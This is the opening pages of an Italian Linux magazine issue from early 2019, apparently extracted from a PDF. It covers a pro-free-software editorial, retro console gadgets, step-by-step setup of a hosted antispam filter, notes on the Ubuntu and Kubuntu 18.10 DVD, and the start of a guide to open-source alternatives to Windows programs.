Anno XXI - N°1 (189) • Periodicità: bimestrale • Gennaio/Febbraio 2019 • 28/12/2018

RIVISTA+DVD DOUBLE SIDE €7,99

GNU LINUX MAGAZINE

GENNAIO/FEBBRAIO 2019

50 SOFTWARE

LIBERI, OPEN E GRATUITI

GIMP, LibreOffice, Blender e Inkscape sono solo alcune alternative free alle soluzioni proprietarie disponibili per Windows. Ecco tutto il meglio che GNU/Linux può offrirti

LABTEST

UN PC SUL TUO POLSO

Gli smartwatch della serie Gear sono ormai sorpassati: il presente si chiama **Galaxy Watch**

SICUREZZA

Password sotto chiave

Ecco come conservare username e password in un fortino corazzato

RETE

FILE SHARING... CON LA RADIO

Incredibile ma vero: puoi **scambiare file** a chilometri di distanza senza connetterti al Web

MAKER LAB

Smart Home in un tap

La guida completa per controllare da smartphone o con la voce qualsiasi elettrodomestico

ANDROID CORNER

TASTIERE DA RECORD!

Digita alla velocità della luce e chatta senza errori a colpi di **swipe**

WHATSAPP, BACKUP IN SALVO

Smartphone nuovo? Niente paura, **le tue chat non sono andate perse!**

18.10 ubuntu

Scopri tutte le novità della distro più amata dagli utenti... e con la nostra guida la installi in un clic!

SUL DVD LA **DISTRO** PRONTA ALL'USO

Poste Italiane S.p.A. - Spedizione in abbonamento postale - D.L. 353/2003 (conv. in L. 27/02/2004 n.46) art. 1, comma 1, Aut. GIPA/S/CS/12/2011 • Distributore esclusivo: Distribuzione SO.DI.P. "Angelo Patuzzi" S.p.A., Via Bettola n. 18, 20092 Cinisello Balsamo (MI)

LINUX Magazine

Anno XXI - 1 (189) - Gennaio-Febbraio 2019 - Periodicità bimestrale - 28/12/2018
Reg. Trib. di CS n.ro 625 del 23 Febbraio 1999
Codice ISSN 1592- 8152
E-mail: linuxmag@edmaster.it

Direttore Editoriale: Massimo Mattone
Direttore Responsabile: Massimo Mattone
Responsabile Editoriale: Gianmarco Bruni

Collaboratore redazionale: Vincenzo Cosentino
Collaboratori: M. Petrecca, L. Tringali

Grafica: Fabiola Grandinetti, Elio Monaco, Luigi Ferraro

Concessionaria per la pubblicità: MEDIAADV S.r.l.
Via Antonio Panizzi, 6, 20146 Milano
TELEFONO: 02/43986531 - e-mail: info@mediaadv.it

EDITORE Edizioni Master S.p.A.
Via Bartolomeo Diaz, 13 - 87036 Rende (CS)
Presidente e Amministratore Delegato: Massimo Sesti

Abbonamenti e arretrati: Costo abbonamento per l'Italia versione DVD doppio (6 numeri) € 30,00 sconto 28% sul prezzo di copertina di € 41,94; DVD doppio (12 numeri) € 60,00 sconto 28% sul prezzo di copertina di € 83,88. Offerta valida fino al 31/03/2019.
Costo arretrati (a copia): il doppio del prezzo di copertina. Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate inviando una e-mail all'indirizzo arretrati@edmaster.it. La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax al num. 199.50.00.05, oppure via posta a:

EDIZIONI MASTER S.p.A. - Via Bartolomeo Diaz, 13 - 87036 Rende (CS)
dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:
bonifico bancario intestato a Edizioni Master SpA c/o BANCA DI CREDITO COOPERATIVO di Milano S.C. - IBAN IT47R0845333200000000066000 (inviare copia della distinta insieme alla richiesta).

SI PREGA DI UTILIZZARE IL MODULO RICHIESTA ABBONAMENTO POSTO NELLE PAGINE INTERNE DELLA RIVISTA.
L'abbonamento verrà attivato sul primo numero utile, successivo alla data della richiesta.
Sostituzioni: qualora nei prodotti fossero rinvenuti difetti o imperfezioni che ne limitassero la fruizione da parte dell'utente, è prevista la sostituzione gratuita, previo invio del materiale difettato. La sostituzione sarà effettuata se il problema sarà riscontrato e segnalato entro e non oltre 10 giorni dalla data effettiva di acquisto in edicola e nei punti vendita autorizzati, facendo fede il timbro postale di restituzione del materiale.
Inviare il supporto digitale difettoso in busta chiusa a:
Edizioni Master - Servizio Clienti - Via Diaz, 13 - 87036 Rende (CS)

Assistenza tecnica: linuxmag@edmaster.it

Stampa: Arti Grafiche Boccia S.p.A. - Via T. C. Felice, 7 - 84131 Salerno
Duplicazione DVD: DUPLAS AVELCA srl – via G.P. Clerici, 11 21040 Gerenzano (VA)
Distributore esclusivo per l'Italia:
Distribuzione SO.DI.P. "Angelo Patuzzi" S.p.A., Via Bettola n. 18, 20092 Cinisello Balsamo (MI), tel. 02.660301, 02.66030320


Finito di stampare: Dicembre 2018

SERVIZIO CLIENTI
@ servizioclienti@edmaster.it

Editoriale

Ognuno è il software che ha

Un uomo in giacca e cravatta non è necessariamente un imprenditore esperto di finanza. Un ragazzo in felpa e jeans non è detto che sia uno studente universitario amante della musica rock e con un ben definito orientamento politico. Una donna in tailleur non per forza è una manager impegnata nella gestione del personale. Ma, se è vero che l'abito non fa il monaco, è altrettanto vero che nel mondo informatico questo detto decade con estrema facilità: ognuno è il software che ha. C'è chi è un po' GIMP e chi è un po' Photoshop; c'è chi è Microsoft Word e chi invece LibreOffice Writer; c'è chi è Microsoft Edge (o l'ormai pensionato Internet Explorer) e chi invece è Mozilla Firefox. In poche parole, c'è chi è schiavo di un software proprietario e chi è invece Libero. Libero di scegliere, libero di dare una sbirciatina al codice sorgente del programma che usa quotidianamente. Libero di modificare, migliorare e far parte di una community che ruota attorno al progetto di turno. Ma peggio di chi è dipendente da un software proprietario c'è poi chi utilizza quello stesso programma in versione pirata, violando la licenza, giusta o sbagliata che sia, che lo regolamenta: che senso ha continuare a restare imprigionati in qualcosa che ci va troppo stretto (per lo meno dal punto di vista economico) quando lì fuori c'è un mondo tutto da scoprire? Un mondo fatto di migliaia di sviluppatori, indipendenti o uniti in un coeso gruppo, che trascorrono intere giornate a cercare di creare o migliorare software che semplifichino la vita di utenti e professionisti, senza chiedere nulla in cambio se non, forse, un po' di gratitudine. Per carità, in questo mondo non c'è nulla che viene fatto senza un preciso ritorno, ma non è detto che quest'ultimo debba essere sempre di natura economica, per lo meno diretta. Per chiarire meglio questo concetto, pensiamo per un solo attimo ad uno degli sviluppatori che si è occupato di realizzare un qualche componente di LibreOffice, ad esempio: pensiamo davvero che, tralasciando le eventuali donazioni ricevute in segno di ringraziamento per aver contribuito allo sviluppo della suite d'ufficio, abbia realmente difficoltà a farsi assumere da una qualche software house? E, poiché per molti degli sviluppatori di Software Libero e Open Source (FOSS) quello stesso programma realizzato è anche una sorta di bigliettino da visita, appare evidente come la qualità del prodotto finale è sempre (o almeno questo è l'intento) di elevatissima qualità. Considerata poi la natura completamente aperta in termini di disponibilità del codice sorgente del Software Libero, se anche ci fosse qualcosa di poco convincente o migliorabile, ci sarebbe pur sempre un altro membro della community pronto a metterci una pezza andando ad elevare ancor di più la qualità finale di quel programma scaricabile gratuitamente e in maniera completamente legale. Alla luce di quanto detto, non resta dunque, almeno per chi non l'ha ancora fatto, che abbandonare definitivamente le alternative proprietarie ed approdare in questo nuovo mondo. Ma è anche vero che se tutto ciò è facile a dirsi, per qualcuno è davvero difficile a farsi. Anni e anni passati davanti ad un'interfaccia grafica pressoché sempre identica e assolutamente non personalizzabile hanno creato nella testa di molti un'abitudine davvero ardua da espiantare. Ma, tornando indietro di qualche millennio, e approdando nell'Antica Roma di Seneca, scopriamo che "certe abitudini si possono più facilmente troncare che moderare". E allora questo è il momento di scegliere: dentro o fuori, con i buoni o con i cattivi, con il giusto o con lo sbagliato. Continueremo a farci scegliere o finalmente sceglieremo? Ma, alla fine, saremo sempre il software che abbiamo deciso di utilizzare: schiavi di un proprietario o Liberi, efficienti, specializzati e al passo coi tempi.

Vincenzo Cosentino
Invia il tuo commento a:
linuxmag@edmaster.it

50 SOFTWARE LIBERI, OPEN E GRATUITI

SISTEMA

ALLA SCOPERTA DI UBUNTU 18.10

48 Canonical ha rilasciato un nuovo aggiornamento della distro più amata dagli utenti. Cosa c'è di nuovo? Scopriamolo subito!

MAKER LAB

SMART HOME IN UN TAP!

52 I gadget hi-tech e la guida completa per trasformare qualsiasi elettrodomestico in un moderno dispositivo controllabile da smartphone o a voce

RETE

FILE SHARING... CON LA RADIO

60 Un Raspberry Pi, un PC e dei walkie talkie: sono questi gli ingredienti per scambiare dati e file a chilometri di distanza senza Internet. Ecco come fare

Rubriche

SPECIALE RETROGAMING

Gadget hi-tech per tutti

Periferiche, accessori e altri dispositivi per lavorare e divertirsi nel tempo libero

C64: IL (MINI) RITORNO

THEC64 MINI

Sono passati 36 lunghi anni e l'ormai veterano Commodore 64 torna in scena rispolverando i suoi antichi splendori, in formato "tascabile". Nel 1982, infatti, risuonano i primi vagiti di questo nuovo home computer, che spazza via il vecchio scenario in bianco e nero con un'inattesa grafica a colori, regalando insperati 64 KB di RAM. Questa mini versione comprende un joystick classico con 64 tra i più memorabili e indimenticabili videogames, tutti da giocare come ai vecchi tempi.

Per informazioni: *https://tinyurl.com/thec64-mini*

BENTORNATA ATARI

ATARI FLASHBACK 8

Dalla collaborazione tra Atari e la casa produttrice ATGames, nasce Atari Flashback 8, che eredita il cuore della ben nota Atari 2600. La replica, decisamente più piccola dell'originale, risulta più leggera e presenta alcune differenze con la console madre. Non è possibile inserire le cartucce originali, tuttavia l'uscita HDMI consente di collegare il dispositivo al televisore HD e di giocare ai classici Atari con una risoluzione di 720p.

Per informazioni: *https://tinyurl.com/atari-flashback-gold*

LA RIVINCITA DEI 16 BIT

SUPER NINTENDO CLASSIC MINI

L'intramontabile Super Nintendo, icona degli anni 90, fa la sua apparizione anche nell'era dei millennials, tenendo testa, con i suoi romantici 16 bit, alle moderne grafiche in HD. La console può essere collegata a qualsiasi TV utilizzando il cavo HDMI, così non avremo scuse per non poterla usare. La confezione include 21 giochi classici, tra cui l'immancabile Super Mario Kart, Donkey Kong Country, e, come ultima chicca, il sequel dell'originale Star Fox, ancora introvabile altrove!

Per informazioni: *https://tinyurl.com/super-nintendo-mini*

SEGA GENESIS...

ATGAMES SEGA GENESIS FLASHBACK

La sigla d'apertura del SEGA risuona ancora nelle orecchie dei giocatori degli anni 90, che oggi potranno riaccostarsi a quel mondo attraverso una retro console, con licenza ufficiale, con 85 giochi preinstallati. Il salto nel passato sarà ancora più verosimile se si pensa che la console accetta anche le cartucce originali. Già, proprio quelle che abbiamo scartato nei Natali passati o che abbiamo ricevuto come premio per la promozione! Con due controller wireless, inizieremo partite che potremo mettere in pausa, salvare e riavvolgere in ogni momento.

Per informazioni: *https://tinyurl.com/sega-genesis-mini*

UNA SALA GIOCHI SEMPRE CON TE

THUMBS UP! THUTZ

Anni e anni di pomeriggi spesi nelle salette di videogiochi hanno partorito oggi, nel 2018, questo: una portatile arcade machine di 15 cm, dotata di 3 batterie, con schermo TFT di 2.5 pollici, per divertirci con ben 240 giochi, riesumati direttamente dai nostri ricordi di infanzia! Un sogno proibito di generazioni di ragazzini amanti dei videogames, che ora diventa realtà.

Per informazioni: *https://tinyurl.com/thumbsup-thutz*

CHI RICORDA SONIC?

SEGA MEGADRIVE CLASSIC

Sonic series, Mortal Kombat I, II, III, Virtual Fighter 2 e tante altre hits, che sembravano destinate ad essere dimenticate, ora disponibili sul Sega Megadrive Classic, con 81 giochi preinstallati. Dotato di 2 controller con filo, è compatibile con le cartucce originali. Basta collegare la console alla TV e iniziare a intraprendere sfide già conosciute, certo, ma sempre affascinanti.

Per informazioni: *https://tinyurl.com/sega-megadrive-classic*

IL CLASSICO INTRAMONTABILE

NINTENDO CLASSIC MINI

Fai rivivere gli anni '80 con il Nintendo Classic Mini, edizione NES. Il classico per eccellenza della storia del gaming presenta una nuova forma, benché familiare a prima vista, in una versione mignon dell'originale. Collegando la console alla TV attraverso il cavo HDMI è possibile far girare i classici più famosi, come la pallina aspiratutto PAC-MAN, l'idraulico più famoso del pianeta Super Mario Bros., The Legend of Zelda e tanti altri.

Per informazioni: *https://tinyurl.com/nintendo-classic-mini*

ARCADE MACHINE DA TASCHINO

MY ARCADE RETRO MACHINE

300 giochi a 16 bit, uno schermo LCD a colori, tasti retroilluminati ed è subito My Arcade Retro Machine: ideale per i viaggi e per portarlo sempre con noi. Il ricordo delle sale giochi indossa una veste concreta di 23 cm e uno schermo di 5 pollici, per un peso complessivo di 299 gr, per farci rivivere la nostalgia dei pomeriggi d'infanzia direttamente sul palmo delle nostre mani!

Per informazioni: *https://tinyurl.com/my-arcade-retro*

LE "EMAIL INDESIDERATE" COMPIONO 40 ANNI

La prima email indesiderata della storia risale al 1978, anno in cui i "pochi utenti" Arpanet (l'antenato di Internet) ricevettero un messaggio pubblicitario nel quale, per un errore umano, furono inseriti centinaia di indirizzi email nel corpo del testo, piuttosto che nell'apposita sezione dei destinatari. Dovette passare tuttavia più di un decennio prima che l'invio massivo di messaggi indesiderati fosse associato al termine spam: era il 1993 e l'amministratore di Usenet (all'epoca una vasta rete di server collegati tra loro) Richard Dephew effettuò l'invio di messaggi "fotocopia" in vari newsgroup. Alla fine degli anni '90, con il boom della Rete e l'arrivo di social network, smartphone e app, lo spam ha trovato un habitat ideale in cui crescere e svilupparsi-

Il mail server perfetto

Acquistiamo il piano hosting e impariamo a gestire le mailbox

01 IL PIANO HOSTING

Libra ESVA può essere utilizzato con vari servizi. Per il nostro test abbiamo deciso di acquistare un piano hosting **Silver Linux** al seguente indirizzo: **www.hostingsolutions.it/hosting/hosting-silver-linux.asp**. Dopo avere specificato il dominio da registrare o trasferire, clicchiamo su **Ordina** e seguiamo la procedura guidata.

02 IL PANNELLO DI CONTROLLO

Acquistiamo ora il pacchetto **Libra ESVA Shared Email** desiderato al seguente link: **www.hostingsolutions.it/email/antivirus-antispam-libraesva.php**. Poi, raggiungiamo il pannello di controllo (**https://pdc.hostingsolutions.it/MasterCp/MasterLogin.pl**) ed inseriamo le credenziali ricevute via email.

03 GESTIRE LE CASELLE


Individuiamo il piano **Silver Linux** dalla lista dei servizi attivi e clicchiamo su **Apri**. Ora, cerchiamo il riquadro **Gestione Caselle** e clicchiamoci sopra. **Aggiungi** ci permette di creare una nuova casella, ma possiamo anche modificare la casella **postmaster** creata di default cliccando sull'icona della **matita**.

04 LA TUA MAILBOX

Indipendentemente dalla scelta del passo precedente raggiungeremo la sezione dedicata alla personalizzazione della casella: possiamo specificare una dimensione differente in MB (**Quota**), eventuali indirizzi per l'inoltro (**Forward**) e gli autorisponditori. Quando saremo soddisfatto confermiamo con **Applica**.

si. Al giorno d'oggi è facile trovare nella propria casella di posta messaggi di ogni tipo, dall'offerta last minute per un soggiorno vacanze fino alla classica promozione di turno o ai frequenti tentativi di frode (phishing). È per questo che è importante affidarsi a soluzioni di sicurezza avanzate come i filtri antispam ed antivirus Libra ESVA del provider italiano Hosting Solutions. Libra ESVA può essere associato ad un dominio con email, ad un piano hosting, ad un mail server dedicato o anche a caselle fornite da altri provider.

Addio allo spam!

Configuriamo a puntino le nostre caselle di posta elettronica

01 I FILTRI

Ricordiamo quando abbiamo cliccato nel tutorial precedente (Passo 3) su **Apri** vicino a **Silver Linux**? Se osserviamo la lista dei servizi attivi dovremmo vedere anche il **Libra ESVA per Shared Email 5 caselle** precedentemente acquistato. Clicchiamo su **Apri** in sua corrispondenza e poi su **Filtri Antispam Antivirus**.


02 L'ATTIVAZIONE

Nella tabella che appare qualche istante dopo non vedremo per il momento alcuna informazione. Noteremo però la presenza del familiare pulsante **Aggiungi**: clicchiamoci sopra per avviare la procedura di attivazione ed associazione di filtri alle caselle di posta elettronica.

03 IL DOMINIO

Comparirà al centro della pagina una finestra di dialogo che ci chiederà di selezionare il dominio con le relative caselle di posta da proteggere. Scegliamo dal menu a tendina il dominio che abbiamo **registrato o trasferito all'acquisto del piano Silver Linux** ed attendiamo il caricamento della fase successiva.

04 QUALI PROTEGGERE?

Il piano hosting Silver Linux dispone di 21 caselle di posta ma il pacchetto Libra ESVA acquistato consente di utilizzarne e proteggerne fino a 5. È per questo che dovremo impostare su 5 il **numero di caselle da attivare**. Confermiamo cliccando su **Applica**.

05 PANORAMICA GENERALE

Siamo tornati alla schermata principale di Libra ESVA. Noteremo che la tabella precedentemente vuota mostra ora una serie di **informazioni**: le caselle attive (1, ovvero la casella di default **postmaster**), totali (previste dal piano hosting) e quelle protette da Libra ESVA (fino a 5 in questo test).

06 ALTRI PACCHETTI

Per attivare e proteggere un numero maggiore di caselle, possiamo acquistare un pacchetto Libra Esva Shared superiore (10, 25 caselle, ecc.). Cliccando sulla **matita e sulla croce** in corrispondenza di ogni casella possiamo variare il numero di caselle attive/protette ed eliminare la casella interessata.

LATO A DVD DOPPIO



Distribuzioni

UBUNTU 18.10

LA PREFERITA DAGLI UTENTI

Puntuale come un orologio svizzero, Canonical ha rilasciato qualche settimana fa una nuova release di Ubuntu. Questa volta, il suo nome di battesimo è Cosmic Cuttlefish, letteralmente "seppia cosmica" e, oltre a un nuovo nome, non poteva non portare con sé qualche solita novità. Partendo dall'ambiente desktop, la release 3.30 di GNOME che si tira dietro anche gli aggiornamenti delle cosiddette GNOME Apps, ovvero le applicazioni che viaggiano di pari passo con l'ambiente desktop. Gli sviluppatori di Canonical hanno anche lavorato al supporto dei pacchetti Flatpak, formato di casa Red Hat che si contrappone a Snappy, il sistema firmato Canonical. Ma il più grande lavoro è stato l'ottimizzazione dell'installer e, più in generale, del sistema: ora, Ubuntu si installa in tempi decisamente minori, grazie all'introduzione di un nuovo algoritmo di compressione dei file. Se vogliamo scoprirne di più su Ubuntu 18.10, scoprire come installarlo o come muovere i primi passi nella sua "nuova" interfaccia, a *pag. 48* è presente il consueto approfondimento di Linux Magazine.

COME UTILIZZARE IL DVD-ROM

Le distribuzioni principali presenti all'interno del DVD-Rom sono direttamente avviabili dal supporto digitale, quindi installabili o eseguibili in modalità LIVE. Basta inserire il DVD-Rom nell'apposito lettore e riavviare il PC. Dopo pochi secondi apparirà l'interfaccia per l'avvio della distribuzione o per la sua esecuzione in modalità LIVE. Per tutte le altre basta seguire le seguenti istruzioni.

L'INTERFACCIA

Per le distribuzioni disponibili sotto forma di immagini ISO, apriamo il DVD-Rom con il file manager e clicchiamo due vole sul file index.htm. A questo punto, dovrebbe apparire l'interfaccia di gestione. Clicchiamo sull'illustrazione o sulla voce Distribuzioni presente nel menu a destra.

DOWNLOAD ISO


Da qui, possiamo scaricare l'immagine ISO della distribuzione semplicemente accedendo alla sua eventuale cartella e premendo sul relativo link. Dopodiché, possiamo masterizzare l'ISO su Cd-Rom e DVD-Rom per creare il supporto di installazione o trasferirla su una pendrive USB bootable.


LATO B DVD DOPPIO

Distribuzioni

KUBUNTU 18.10

"IO VOGLIO KDE!"

Ad ogni nuova release di Ubuntu, spuntano simultaneamente tutti i cosiddetti flavour, ovvero varianti alla distro principale equipaggiate con ambienti desktop differenti che accontentano chi, per un motivo o per un altro, preferiscono non affidarsi alla "main distro". Fra queste, la più apprezzata dagli utenti è Kubuntu che, com'è facile intuire, è equipaggiata con l'ambiente desktop KDE. Cosa c'è di nuovo in Kubuntu 18.10? Anzitutto il nuovo desktop Plasma 5.13. Fra gli aggiornamenti più importanti troviamo il kernel Linux 4.18 (esattamente come in Ubuntu), Qt 5.11, KDE Framework 5.50 e KDE Applications 18.04.3. E poi ancora nuove release di Krita, Kstars, Firefox, LibreOffice e tanti altri ancora. Il tutto, senza dimenticare di correggere qualche bug presente nella precedente release della distro. Per il resto, tutti i vantaggi della nuova release di Ubuntu, sono stati per ovvie ragioni ereditati anche da Kubuntu. Di conseguenza, per chi preferisce affidarsi a questa distro, l'aggiornamento è caldamente consigliato.

MASTERIZZAZIONE SUPPORTI


In ambiente Gnome possiamo utilizzare Brasero, su KDE K3b. Nel primo caso, avviamo il software, clicchiamo su Masterizza immagine e selezioniamo l'ISO da masterizzare. Con K3b, invece, clicchiamo su Strumenti/ Masterizza immagine ISO e selezioniamo l'immagine ISO.

PENDRIVE USB AVVIABILE

Installiamo UNetbootin (*http://unetbootin.sourceforge.net*). Colleghiamo la pendrive USB al PC, selezioniamo Diskimage e premiamo su ... per trovare l'ISO. A questo punto, clicchiamo su OK e aspettiamo che la procedura termini. Subito dopo avviamo il PC da periferica USB.

50 Software per GNU/Linux

Le migliori alternative Open e commerciali per dire addio all'OS Microsoft ed entrare a testa alta nel mondo del Pinguino

Luca Tringali

Passato da Windows a GNU/Linux? Con cosa sostituire i programmi utilizzati da sempre? Questo è una delle prime incognite di chi decide di approdare nel mondo del Pinguino e, alcune volte, anche il vero freno che spinge una fetta di utenti a continuare a usare l'OS proprietario firmato Microsoft. Ma per molti aspetti oggi non è più un gran problema, perché la maggior parte degli utenti (soprattutto gli under 30) usa il PC soltanto per navigare sul Web, guardare film e al massimo scrivere qualche documento. Quindi, sono già abituati a usare programmi Liberi e Open Source come Firefox, VLC o LibreOffice, disponibili sia per Windows che per GNU/Linux. Ma per chi usa il PC per lavorare o studiare, spesso servono altri software e non è sempre facile capire da soli cosa utilizzare per svolgere i vari compiti, dal disegno alla gestione dei PDF e, anche più banalmente, l'organizzazione di file e cartelle. A meno, naturalmente, di non avere un amico smanettone che guidi ogni nuovo utente nei primi passi. Inoltre, molte persone che vorrebbero passare a GNU/Linux, ma non ne sono ancora convinte, hanno come principale preoccupazione l'idea che il Software Libero possa essere meno

"efficiente" di quello proprietario e commerciale a cui sono abituati. Il che non è vero: in queste pagine vogliamo dimostrare non soltanto che esistono valide alternative su GNU/Linux, ma anche che i vari programmi che si trovano in Ubuntu offrono anche alcuni vantaggi importanti. Ad essere diversa è soprattutto la mentalità relativa alla progettazione e al funzionamento del programmi: nel mondo del Software Libero, in linea di massima si rispetta la regola di "fare una cosa e farla bene". Un'altra differenza importante sta nelle performance: a volte capita di notare che gli stessi programmi risultino decisamente più veloci su GNU/Linux piuttosto che su Windows. Questo perché la gestione delle risorse da parte del sistema operativo è diversa. In linea di massima, GNU/Linux si rivela più efficiente perché è pensato per essere performante, con pochi fronzoli. Che non significa sacrificare la grafica, anzi: gli ambienti desktop come KDE offrono una grafica anche più evoluta rispetto a quella di Windows 10. Più che altro, la parola chiave è "personalizzazione": mentre Windows è un sistema poco personalizzabile, fatto per andare bene un po' a tutti, GNU/Linux si può personalizzare sotto vari aspetti, per ottenere esattamente quello di cui si ha bisogno. Questo aumenta l'efficienza del sistema e la produttività dell'utente.

Un aspetto in cui il Software Libero presenta delle lacune è l'accesso a particolari programmi proprietari rilasciati solo in ambiti molto ristretti. Un esempio sono i driver di alcuni dispositivi abbastanza rari: oggi i sistemi GNU/Linux sono abbastanza diffusi, quindi tutti i produttori di hardware forniscono i driver (o le specifiche di configurazione) dei propri dispositivi. E spesso questi driver sono pure già integrati di serie nel sistema operativo Ubuntu, perché i driver per il kernel Linux occupano molto meno spazio di quelli per Windows, quindi se ne possono integrare molti direttamente nella distribuzione di base dell'OS. Se però si possiede uno scanner molto vecchio, ad esempio, può capitare che non lo si riesca a utilizzare perché all'epoca della vendita il produttore non aveva sviluppato i driver per GNU/Linux, e se ora il modello è fuori produzione non ha interesse a produrre dei nuovi driver. D'altro canto, un altro dei vantaggi fondamentali del Software Libero è che i programmi sono scritti da persone che li utilizzano, quindi sono realizzati pensando proprio alle necessità degli utenti. Quindi può capitare di trovare i driver di uno scanner molto vecchio semplicemente perché un ingegnere da qualche parte nel mondo aveva lo stesso scanner e ha deciso di scrivere di suo pugno i driver per non doversi comprare un modello nuovo.

COME FUNZIONA IL SUPPORTO UTENTE?

Una delle caratteristiche migliori del Software Libero, rispetto a quello proprietario, è la possibilità di ricevere aiuto se si è in difficoltà. È qualcosa a cui gli utenti Windows non sono particolarmente abituati, quindi ci vuole un po' per entrare nella mentalità giusta. Praticamente tutti i programmi più comuni offrono sul loro sito Web un forum o un altro sistema per permette agli utenti di fare rete fra loro, scambiandosi commenti, domande e risposte. Inoltre, esistono anche siti generici (come askubuntu.com) in cui è possibile chiedere chiarimenti sui vari software disponibili per GNU/Linux. La lingua franca di Internet è ovviamente l'inglese, ma esistono anche siti in italiano (come chiedi.ubuntu-it.org). Il vantaggio fondamentale dei siti in lingua inglese è non soltanto la maggiore presenza di utenti (e quindi la maggiore probabilità di ottenere una risposta che risolva il problema), ma la presenza degli stessi autori dei programmi. Non è raro, quando si segnala un problema con un software, ricevere una risposta dal programmatore che lo sviluppa, quindi proprio la persona più competente in materia e che può produrre delle apposite patch.

SOFTWARE WINDOWS A TUTTI I COSTI

Per chi vuole utilizzare programmi progettati per Windows su GNU/Linux, **Wine** è la risposta perfetta. Non si tratta di un emulatore, ma di una sorta di sottosistema che permette di eseguire anche con il kernel Linux i programmi che normalmente funzionano su Windows, i famosi EXE. Se è vero che per tutti gli ambiti più comuni ci sono valide alternative che funzionano nativamente su Ubuntu e simili, è anche vero che in ambiti molto specifici vi sono software pubblicati solo per Windows. È il caso delle aziende o della pubbliche amministrazioni, che spesso hanno dei programmi sviluppati su misura per loro (tipicamente anche diverso tempo fa). Con Wine si possono continuare a usare questi programmi senza bisogno di pagare: Wine è completamente gratuito. Basta installare Wine sul proprio PC e diventerà automaticamente possibile avviare gli eseguibili per Windows.

DOLPHIN: IL FILE MANAGER PERFETTO

Il primo impatto di un utente con l'ambiente desktop è probabilmente rappresentato dal file manager. Per un utente Windows non esistono





Fig. 1 - L'interfaccia di Dolphin, semplice e ricca di opzioni

Fig. 2 - L'interfaccia di Esplora Risorse, più familiare ma con meno funzioni

reali alternative a *Esplora Risorse*, poiché è l'unico gestore dei file integrato. Assieme al browser web (*Internet Explorer* o il nuovo *Edge*), si tratta di uno dei componenti più obsoleti del sistema di Microsoft, anche se in genere gli utenti non se ne accorgono proprio perché non possono avere un metro di paragone. Dolphin, uno dei principali file manager disponibili su sistemi GNU/Linux, offre una serie di comodità notevoli. La più palese è la presenza delle schede: ogni finestra del file manager può avere più schede, visualizzando una cartella diversa in ogni scheda, come succede nei browser web. È una delle caratteristiche a cui non si potrà più rinunciare, dopo averla provata per la prima volta. In questo modo, infatti, non è necessario aprire tante ingombranti finestre, si possono avere le proprie cartelle di lavoro a portata di mano in una finestra sola. A questo si può aggiungere il fatto che al momento dello spegnimento il desktop può ricordare le finestre e schede del file manager attive, riaprendole anche al riavvio. È anche disponibile una comoda e veloce barra del filtro, per trovare immediatamente i propri file in base al nome all'interno di una grande cartella. Ma ci sono anche piccole comodità per casi particolari, come la possibilità di aprire un terminale integrato nella stessa finestra del file manager per automatizzare delle operazioni con i file. O la disponibilità di molti plug-in ufficiali con cui fare di tutto, dalla creazione di PDF da testi e immagini, al montaggio di immagini ISO come fossero dischi ottici, alla firma digitale dei documenti. Soprattutto, Dolphin è altamente personalizzabile in tutto: dai colori e le icone al tipo di anteprime dei file da visualizzare, ai componenti per le operazioni automatiche con i file, e persino le scorciatoie da tastiera. A questo proposito, una caratteristica interessante è il fatto che quelle predefinite siano già molto intuitive di per se stesse: oltre alle classiche CTRL+C, CTRL+X, e CTRL+V per copia, taglia, e incolla, esistono anche CTRL+A e CTRL+SHIFT+A per seleziona tutto e inverti la selezione. Ci sono anche scorciatoie come CTRL+N e CTRL+T per aprire una nuova finestra e una nuova scheda. Molto comoda è anche la gestione dei vari protocolli di rete: il file manager può essere utilizzato per navigare la propria rete locale o server Web su diversi protocolli come FTP, SSH, SAMBA, NFS, ecc.

